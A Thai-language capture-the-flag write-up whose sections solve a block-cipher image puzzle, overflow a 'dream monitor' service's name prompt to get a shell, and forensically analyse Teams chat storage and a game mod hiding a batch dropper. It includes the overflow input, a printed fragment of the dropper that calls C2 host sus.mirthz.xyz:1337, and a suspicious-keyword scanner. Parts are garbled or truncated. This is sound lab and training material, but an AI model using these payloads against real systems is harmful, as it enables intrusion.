
blocks = []
for i in range(len(body) // BS):
    c = body[i*BS:(i+1)*BS]
    t = i.to_bytes(4, "big") * 4
    blocks.append(bytes(a ^ b for a, b in zip(c, t)))

print("unique blocks after untweak:", len(set(blocks)), "of", len(blocks))

background = Counter(blocks).most_common(1)[0][0]
pixels = bytearray()
for b in blocks:
    pixels += (b"\xff" if b == background else b"\x00") * BS

Image.frombytes("L", (W, H), bytes(pixels)).save("flag.png")
EOF
python3 solve.py
xdg-open flag.png
```

ได้รูปออกมาเป็น



ซึ่งอ่านไม่ค่อยจะรู้เรื่อง + เบลอ

Step 4: เลิกทำเป็นรูป เปลี่ยนมาพิมพ์เป็นตัวอักษรวิธีนี้เราจะชมดูได้

พิมพ์บล็อกเป็นตัวอักษรในเทอร์มินัลแทน (พื้นหลัง=เว้นวรรค, หมึก=#, ขอบ=+)

ลองให้ ai เจนดู

```
python3 - << 'EOF' > wide.txt
from collections import Counter

data = open("flag.enc", "rb").read()
body = data.split(b"\n", 1)[1]
BS, COLS = 16, 1440 // 16
```

```

blocks = []
for i in range(len(body) // BS):
    c = body[i*BS:(i+1)*BS]
    t = i.to_bytes(4, "big") * 4
    blocks.append(bytes(a ^ b for a, b in zip(c, t)))

blocks = []
for i in range(len(body) // BS):
    c = body[i*BS:(i+1)*BS]
    t = i.to_bytes(4, "big") * 4
    blocks.append(bytes(a ^ b for a, b in zip(c, t)))

counts = Counter(blocks).most_common()
bg, ink = counts[0][0], counts[1][0]
real_cols = COLS * 4

for k in range(len(blocks) // real_cols):
    row = blocks[k*real_cols:(k+1)*real_cols]
    if all(b == bg for b in row):
        continue
    print("".join(" " if b == bg else "#" if b == ink else "+" for b in
row))
EOF
less -S wide.txt

```

ได้แล้วชุมออกมาเป็น

```
STDIO2026{4d4pt2ve_3cb_2s_ju5t_4_tw34k}
```

```
}
```

Flag

```
STDIO2026{4d4pt2ve_3cb_2s_ju5t_4_tw34k}
```


Pwnable

PWNABLE

[illegible]

The Dream Diary: Part 1

Step 1: สำรวจว่าโปรแกรมทำงานยังงัย

ต่อไปเจอเมนูคำสั่ง SLEEP, DIVE, WAKE, HELP, QUIT

ลองกดคำสั่งต่างๆ เพื่อหาโปรแกรมมีสถานะยังไ้ เจอสองจุดสำคัญ

1. หลังสั่ง **SLEEP** แล้ว **WAKE** โปรแกรมจะถาม "Subject name:" แล้วรอรับข้อความจากเรา ← จุดนี้แหละคือช่องโหว่ เพราะมันรับข้อความเข้าไปเก็บในพื้นที่จำกัด
2. **HELP** เตือนว่า "การปลูกที่ล้มเหลวจะทำให้ผู้สังเกตการณ์ปั่นป่วน" แปลว่าถ้า **WAKE** ผิดครั้งหนึ่ง การเชื่อมต่อทั้งเส้นจะพังหมด ปลูกครั้งต่อไปก็ล้มเหลวตาม = แต่ละการต่อ 1 ครั้ง มีสิทธิ์ปลูกได้แค่ครั้งเดียว

Step 2: Buffer Overflow

ตรงจุดที่โปรแกรมถาม "Subject name:" มันเตรียมพื้นที่เก็บชื่อไว้ขนาดจำกัด (เรียกว่า buffer) สมมติเตรียมไว้ 64 ตัวอักษร

แต่โปรแกรมดันไม่เช็คความยาว พอเราส่งชื่อยาวเกิน (เช่น 150 ตัว) ข้อมูลส่วนเกินก็ ล้น ทะลักออกไปเขียนทับพื้นที่ข้างเคียง พื้นที่ข้างเคียงที่โดนเขียนทับ มันเก็บข้อมูลสำคัญของ โปรแกรมอยู่ พอโดนข้อมูลขยะทับ โปรแกรมก็ทำงานเพี้ยน

ซึ่งตอนลองพิมพ์ก็ดันได้แบบงๆ

```
PS C:\Users\docto> ncat 127.0.0.1 27635
WAKEUP // dream monitor
Somniacs clinical dream control terminal.
Commands: SLEEP, DIVE, WAKE, HELP, QUIT
wakeup> sleep
Sedation accepted. Dream activity detected.
wakeup> wake
Wake sequence armed.
Subject name: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa cd /home/*****/flag1
The kick misses. You fall into a deeper constructed dream.
sh: can't access tty; job control turned off

BusyBox v1.37.0 (Ubuntu 1:1.37.0-7ubuntu1) built-in shell (ash)
Enter 'help' for a list of built-in commands.

~ $ id
```

Step 3: เอา flag

พอเข้า shell ได้พอพิมพ์คำสั่งเอา flag

```
Shell
```

```
~ $ cat /home/user1/flag1
```

```
STDIO2026{182d12c0-99f8-4c4f-862a-cac573da8654_bd66c9cb8a1a}
```

Flag

```
STDIO2026{182d12c0-99f8-4c4f-862a-cac573da8654_bd66c9cb8a1a}
```

Forensics

FORENSICS

@@
@@@@@

Last Word

โจทย์มี 4 คำถาม ต้องตอบครบถึงจะได้ flag จริง

Solution

Step 1: Q1 Which software produced this artifact?

ชื่อโฟลเดอร์หลายๆอันเป็น microsoft team

Answer: **Microsoft Teams**

Step 2: Q2 Which file holds the chat history?

โฟลเดอร์ชื่อ **MSTeams_8wekyb3d8bbwe** เป็นชื่อแพ็คเกจของ Teams ตัวใหม่ ข้อมูล
เว็บของมันอยู่ลึกในโฟลเดอร์ **EBWebView**

แต่โฟลเดอร์ใหญ่มาก ไล่ดูด้วยตาไม่ไหว เลยใช้คำสั่ง PowerShell กรองเฉพาะโฟลเด
อร์ที่เป็นที่เก็บข้อมูล (ชื่อมี leveldb, IndexedDB) แล้วดูขนาด

Shell

4.2 MB

...WV2Profile_tf1\IndexedDB\https_teams.live.com_0.indexeddb.leveldb

185 KB ...WV2Profile_tf1\Local Storage\leveldb

7.3 KB

...WV2Profile_tfw\IndexedDB\https_teams.microsoft.com_0.indexeddb.leveldb

อันที่อยู่ local storage ดัดทั้งเลย

อีก 2 อัน

.live

.microsoft

คิดว่า .live น่าจะหมายถึงบัญชีส่วนตัวเลยต้องมีประวัติแชท

Answer: `https_teams.live.com_0.indexeddb.level1db`

Step 3: Q3 Company mentioned as creator of QRQR?

เข้าไปอ่านโฟลเดอร์ที่ได้จากข้อ 2 เจอไฟล์ .log อันนี้อ่านง่ายเลยอ่านอันนี้ก่อนเจอ

Shell

Then QRQR by Denso, right? Secret rows are ordered
top-to-bottom - assemble them into one QR

#####...#...#.#...#####.#.#####. ← แถวของ QR!

#.....#...#.#...#...#...#...#####.# ...

By denso

Answer: Denso

Step 4: Q4 The secret message?

จาก secret message ที่หายไปเราต้องหาต่อซึ่งจะไปเจอใน .ldb

แต่ละแถวของ QR ยาว 33 ตัวอักษร แปลว่าเป็น QR ขนาด 33×33 (ต้องมี 33 แถว)

แต่ไฟล์ .log มีแค่ 8 แถว อีก 25 แถวอยู่ในไฟล์ .ldb ที่ถูกบีบอัดด้วย Snappy (ค้นหา
ตรงๆ ไม่เจอเพราะมันถูกบีบไว้)

ขั้นตอนต่อไปคือต้องแกะการบีบอัด snappy โดยให้ ai ช่วยจะได้ว่า
มีค่าใบในเซตว่า "ถ้าสแกนไม่ผ่าน แปลว่าคุณเรียงแถวผิด" ลำดับแถวสำคัญมาก

ปัญหาคือแต่ละข้อความปรากฏซ้ำหลายรอบ (เพราะเป็นแคช) และไม่ได้เรียงตามตำแหน่งในไฟล์ เลยต้องใช้ตัวเลขกำกับลำดับที่ชื่อ `sequenceId` ที่ติดมากับแต่ละข้อความ เอามาจับคู่กับแต่ละแถว แล้วเรียงตามเลขนี้

ผลคือได้ 33 แถวพอดี เรียงลำดับถูกต้อง วิธีเช็คว่าเป็นถูกคือ ดูว่าสีเหลี่ยม "ตาปลา" (##### ก่อนใหญ่ 3 มุม ที่ทุก QR ต้องมี) อยู่มุมบนซ้าย บนขวา และล่างซ้าย ครบทุกตำแหน่ง

จากนั้นวาดเป็นรูป (# = ดำ, . = ขาว, เต็มขอบขาวรอบๆ, ขยายให้ใหญ่) แล้วให้โปรแกรม
สแกน QR อ่าน ได้ข้อความ

Answer: **STDIOCTF2026{l_kn0w_wh4t_y0u_t4lking_e4ch_0th3r}**

[illegible]

พอตอบคำถามครบทุกข้อก็จะได้ flag

Flag

STDIO2026{7ed6aedb-3d4b-4918-9678-5663e16ab4d2_c48e44550447}

@@
@@
@@@@@@@@@@@@

Neon Workshop

โจทย์มี 3 คำถาม ต้องตอบครบถึงจะได้ flag จริง

Solution

Step 1: Q1 Filename of the malicious script?

เปิดโฟลเดอร์มาเจอไฟล์หน้าตาปกติของม็อดเกม Unreal Engine 5 (ไฟล์ .pak, .utoc, .ucas พวกนี้คือไฟล์ข้อมูลเกมปกติ)

แต่ไฟล์พวกนี้เปิดอ่านตรงๆ ไม่ได้ เลยให้ ai เขียนสคริปต์ Python กวาดหาข้อความที่อ่านออกในทุกไฟล์ แล้วกรองเฉพาะคำที่น่าสงสัย

```
import re, glob

for f in glob.glob('*'):

    d = open(f, 'rb').read()

    hits = [m.group().decode() for m in re.finditer(rb'[\x20-\x7e]{6,}', d)]

    hits += [m.group().decode('utf-16le') for m in re.finditer(rb'(?:[\x20-\x7e]\x00){6,}', d)]

    for h in hits:

        if re.search(r'cmd|powershell|http|\.exe|\.bat|base64|iex', h, re.I):

            print(f, h)
```

ได้คือ

```
AssetRegistry.bin Documents\s.bat  
  
SampleMyUGCMecchaCModKit_Load-Windows_P.pak  
MecchaCModKit_Load/Plugins/SampleMyUGC/Content/StagedDrop/s.bat
```

ไฟล์แมพเกมไม่มีเหตุผลอะไรจะมีไฟล์ **.bat** (ไฟล์คำสั่ง Windows) ติดมาด้วยอันนี้แหละคือไฟล์อันตราย

Answer: **s.bat**

Step 2: C2 server and port contacted

ให้ ai แกะไฟล์ patch pak

ตัวจริงของ **s.bat** ถูกบีบอัดซ่อนอยู่ในไฟล์ **_P.pak** ด้วยการบีบอัดแบบ **zlib** ซึ่งมีลายเซ็นขึ้นต้นด้วยไบนารี **78 01** (เขียนในโค้ดว่า **x\x01**) เสมอ เลยเขียนสคริปต์ไล่หาลายเซ็นนี้แล้วแกะออกมา

```
import zlib  
d = open('SampleMyUGCMecchaCModKit_Load-Windows_P.pak', 'rb').read()  
i = 0  
while (i := d.find(b'x\x01', i)) != -1:  
    try:  
        print(i, zlib.decompressobj().decompress(d[i:]))  
    except zlib.error:  
        pass  
    i += 1
```

อ่านไฟล์ pak แบบดิบ

ไล่หาตำแหน่งลายเซ็น zlib ที่ลจกด

ลองแกะการบีบอัดจากจุดนั้น

แกะไม่ได้ก็ข้ามไป (จุดนั้นไม่ใช่ zlib จริง)

โค้ดนี้ไล่หา 78 01 ทุกจุดในไฟล์ แล้วลองแกะการบีบอัดจากจุดนั้น ถ้าแกะได้ก็พิมพ์ออกมา ถ้าไม่ได้ (แค่ไบต์บังเอิญเหมือน) ก็ข้าม

ได้ออกมา

Shell

1234

b'...\x00\x03\x00\x00\x00...ReceiveBeginPlay\x00...GetPlatform
UserDir\x00...ToFile\x00...' 5678

b'...\x00\x00Documents\s.bat\x00...' 9012 b'{"x\\"&if not
defined _Z (set _Z=1&start /min cmd /c %~f0&exit)
else...sus.mirthz.xyz...1337...' 1337

ให้ ai วิเคราะห์ได้ว่า มันบอก logic

จะเห็นข้อฟังก์ชันเรียงกัน ReceiveBeginPlay ... GetPlatformUserDir ... ToFile ...
Documents\s.bat = ขั้นตอนผังสคริปต์

ตัว **s.bat**: จะเห็นโค้ด batch เต็มๆ ที่มี **sus.mirthz.xyz** กับ **1337** ซึ่งคาดว่ามันน่าจะเป็น server กับ port

Answer: **sus.mirthz.xyz:1337**

Step 3: Secret message on C2 port 6767

คำถามข้อ 3 ให้ต่อไปที่เซิร์ฟเวอร์เดิม แต่พอร์ต 6767 เขียนสคริปต์ต่อไปเฉยๆ เซิร์ฟเวอร์ส่งข้อความกลับมาเอง

```
import socket
s = socket.create_connection(('sus.mirthz.xyz', 6767), timeout=10)
d = b''
try:
```

ได้

```
>>> MECCHA CHAMELEON - Workshop Lab Sink <<<
...
Secret For you : M3cch4_Ch4m3l30n_1s_th3_b3st_1ndy_g4m3
```

Answer: M3cch4_Ch4m3l30n_1s_th3_b3st_1ndy_g4m3

พอตอบคำถามครบก็จะได้ flag

```
C:\Users\docto> ncac 127.0.0.1 1300
```

STDiO CTF 2026 · Forensics Challenge

🔍 Easy Level - Neon Work Shop |
Answer correctly to proceed to the next question.

Warning: 5 incorrect answer(s) remaining before 5-minute lockout.

```
[Q2] Once that map was executed, what C2 server and port were contacted? Answer format - C2_server:PORT)
> sus.mirthz.xyz:1337
[✓] Correct!
```

[Q3] Once you have identified the actor, retrieve the secret message from that C2 server on port 6767, So what is the secret message?

```
> M3cch4_Ch4m3l30n_1s_th3_b3st_indy_g4m3
[✓] Correct!
```

CONGRATS!

Your flag: STDIO2026{66b13384-9c0f-4feb-8b8b-85a60c804a5d_e2cd20cea290}

Flag

STDIO2026{66b13384-9c0f-4feb-8b8b-85a60c804a5d_e2cd20cea290}